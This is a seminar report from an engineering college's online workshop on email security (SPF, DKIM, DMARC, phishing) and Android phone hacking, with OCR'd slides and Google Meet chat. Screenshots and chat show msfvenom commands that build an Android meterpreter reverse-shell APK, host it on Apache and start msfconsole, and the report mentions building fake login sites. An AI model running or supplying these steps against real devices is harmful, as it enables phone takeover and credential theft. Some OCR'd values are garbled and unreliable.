

Seminar Report on “Mobile and E-mail Security”

1. Date of the Seminar/Workshop: 03-04.2021

2. Title of the Seminar/Workshop: “Mobile and E-mail Security”

3. Name of the Speaker/Resource person with Affiliation with the institute/industry:

Dr. Saurabh Patil

HOD, CMPN

Xavier Institute of Engineering

Mumbai

4. Venue of the Seminar/Workshop: Platform used-Google meet

5. Duration of the Seminar: 2 hrs

6. Conducted For: Students of Third year Computer Engineering

7. Objective of the Seminar/Workshop /Curriculum Gap identified/Other than that:

The objective of the Seminar was basically to ensure that the students should have a knowledge of various security issues that are faced by an organization or individual. The syllabus does not focus on Mobile security which was tried to covered in this seminar

8. Contents of the Seminar/Workshop:

The 2 hours period was very interactive and students enthusiastically participated in the hands-on taken by the speaker. The speaker started with making students understand concepts of

- Threat, Vulnerability, Attack and Control
- How to check whether an email is genuine or not
- Flaw in SMTP Protocol
- Protocols that should be followed by an email
- What is SPF, DKIM and DMARC Protocol
- Hacking a mobile phone using Kali linux
- Live demonstration was taken on how a smart phone can be hacked to send messages

9. Description of the Entire Event

The Computer Department of St. Francis Institute of Technology organized a seminar on “Mobile and Email Security” on Friday 3rd April between 10:30 am to 12:30 p.m , online on Google meet.

There were approximately 100 student participants and 8 faculty participants who attended the seminar. The program was started with welcome speech by Ms. Ankita Karia where she introduced the Speaker. Dr. Kavita Sonawane, HOD, CMPN welcomed all participants as well as speaker.

The speaker started off making students understand basic principles related to network security.



Then he demonstrated how a phishing email can be sent. He made students understand the flaws in SMTP protocol. He further added it is very easy for an attacker to perform such phishing attacks. He explained students how to check the authenticity of any mail that is received by us. He told that there were 3 protocols that an email should pass through. He demonstrated each protocol one after another.

He then asked students to open Kali Linux on their system to perform mobile hacking. He also explained students how to create a fake website and how to retrieve login credentials from the user. He then asked students to perform various steps involved in mobile hacking

Students were sincerely following all the steps and were successful in compromising a smart phone.

The overall session was very interactive and students learnt about glitch in Email and Smart Phone. They also learnt how any vulnerability can be easily exploited by an attacker

Session Photograph



REC Saurabh Patil is presenting COLIN GIGOO_19... and 96 more 11:21 AM

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ARC-Message-Signature: i=1; a=sra-sha256; c=relaxed/relaxed; d=google.com; s=arc-20160816;
h=1list-unsubscribe:mime-version:subject:message-id:to:from:date;
dkim-signature;
bh=HEE1PK3Sd8Z0h2LlCpL7pVQx4A41saPQYXTO4+;
b=1LQ1JXfF+dny1u742z2XtEh1SpQhVn0Tg1T1c7Zm68U%hWVLP%1Z1jtn
SB0L1Sf107B1f-r997B61dF481P21MeS4e8hM4ly6mDy3Y1UCFx3j%h1L1V1H
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x15MhQcys8BuvPk1QPpJc6e1z061228f6gtkQa48jbc4C6UcTg1274g1Z01/
1Q1u==
ARC-Authentication-Results: i=1; mx.google.com;
dkim=pass header.i=@insideapple.com header.s=insideapple0517 header.b=H0h+eQF;
spf=pass (google.com: domain of appleteacher_emeia_i_bounces@insideapple.com designates 17.179.258.99 as
permitted sender) smtp.mailfrom=appleteacher_emeia_i_bounces@insideapple.com;
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Return-Path: <A0b1gTeacher_EMEIA_i_bounces@insideapple.com>;
Received: from r02.msbadger@ms184.apple.com (r02.msbadger@ms184.apple.com [17.179.258.99])
by mx.google.com with ESMTPS id e161873888Jan.51.2021.03.30.20.38.55
for <saurabh.terra@gmail.com>
(version=TLS1_2 cipher=ECDHE-ECDSA-AES128-GCM-SHA256 bits=128/128);
Tue, 30 Mar 2021 20:38:56 -0700 (PDT)
Received-SPF: pass (google.com: domain of appleteacher_emeia_i_bounces@insideapple.com designates 17.179.258.99
as permitted sender) client-ip=17.179.258.99;
Authentication-Results: mx.google.com;
dkim=pass header.i=@insideapple.com header.s=insideapple0517 header.b=H0h+eQF;
spf=pass (google.com: domain of appleteacher_emeia_i_bounces@insideapple.com designates 17.179.258.99 as
permitted sender) smtp.mailfrom=appleteacher_emeia_i_bounces@insideapple.com;
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1Q1u==
  
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REC Saurabh Patil is presenting SUBHASHKUMAR MISHRA_18... and 85 more 11:33 AM

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Sender Policy Framework
DNS
abc.com ----> 11.12.12.45
abc.com----> DNS Server ----> 11.12.12.45 ----> BR----> Server
Mail Server ---GMAIL.com
abcd@abc.com----> SPF----> DNS ----> abc.com ----> 11.12.12.45----> PASS
SPF-->mx.abc.com ---DNS----> 11.12.13.45----> PASS
FAIL, SOFTFAIL

geet.com ----> SPF ----> DNS----> 45.4.5.24

DKIM----DNS--> Public KEY
abcd@geet.com----> E(Priv(msg))-----> GMAIL----> DNS----> PUBLIC-KEY(geet.com)---->
D(Pub(g)(MSG))
  
```

Saurabh Patil

M B D S A C C

REC Saurabh Patil is presenting

MIT World Peace University | FINE
 Dr. Vishwanath Khand
 MIT-WPU
 Since 1983
 3rd BEST UNIVERSITY TO STUDY IN INDIA (INDIA TODAY 2018)
 1,00,000+ ALUMNI
 16,000+ STUDENTS
 1,000+ FACULTY
 4 DECADES OF EXCELLENCE
 Engineering & Design | Pharmacy | Management | Law | Economics | Commerce & Political Leadership | Mass Media | Fine Arts | Liberal Arts | Social Sciences

Seminar on "Mobile and Email Secur...

People (95)

Let everyone send messages

ANSEL FRANCIS DSOUZA_182029 11:46 AM
sir understood till now

Dr. Kavita Sonawane 11:47 AM
all can respond on chat

SEMIL SHAH_192262 11:47 AM
yes

Send a message to everyone

REC Saurabh Patil is presenting

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root@kali:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.8.131 LPORT=8855 R > happyhack03.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 18692 bytes

root@kali:~# service apache2 restart
root@kali:~# service apache2 restart
root@kali:~# ls
.               Desktop        Downloads      Public          Templates
AppData         happyhack03.apk  Desktop        happyhack.exe  Public
Autoexploit     getidemi.apk    Music          my-release-key.keystore  SocialPish
Desktop         happy           Pictures        stash.sqlite   UzxyHcb.jpeg
Downloads       happyhack03.apk  Public         test1.exe
root@kali:~# cp happyhack03.apk /var/www/html/
root@kali:~# msfconsole
[*] **Writing the Metasploit Framework console...
[*] = WARNING: No database support: no database YAML file
[*] = ***
[*] Starting THE Metasploit Framework console...
  
```

Seminar on "Mobile and Email Secur... X

People (94)

Let everyone send messages

DARREN NORONHA_182078 12:06 PM
laptop and mobile connected to same wifi

Saurabh Patil 12:10 PM
msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.78.129 LPORT=4444 R > getphone.apk

Saurabh Patil 12:14 PM
service apache2 restart

Send a message to everyone


Seminar on "Mobile and Email Secur...

m e

👏 Raise hand

🔊 Turn on captions

👤 Saurabh Patil is presenting



Seminar on "Mobile and Email Secur... X

People (100) Chat

Let everyone send messages

MRUDULA ACHARYA_182007 12:21 PM
done

MRUDULA ACHARYA_182007 12:23 PM
yes

DARREN NORONHA_182078 12:23 PM
yes


Send a message to everyone


Seminar on Mobile and Email Secur... w



Raise hand Turn on captions

DARKEN MORONHA_T82078 is presenting





Ms. Varsha N and Ms. Snehal K.

Seminar Incharge

Dr. Kavita Sonawane

HOD, CMPN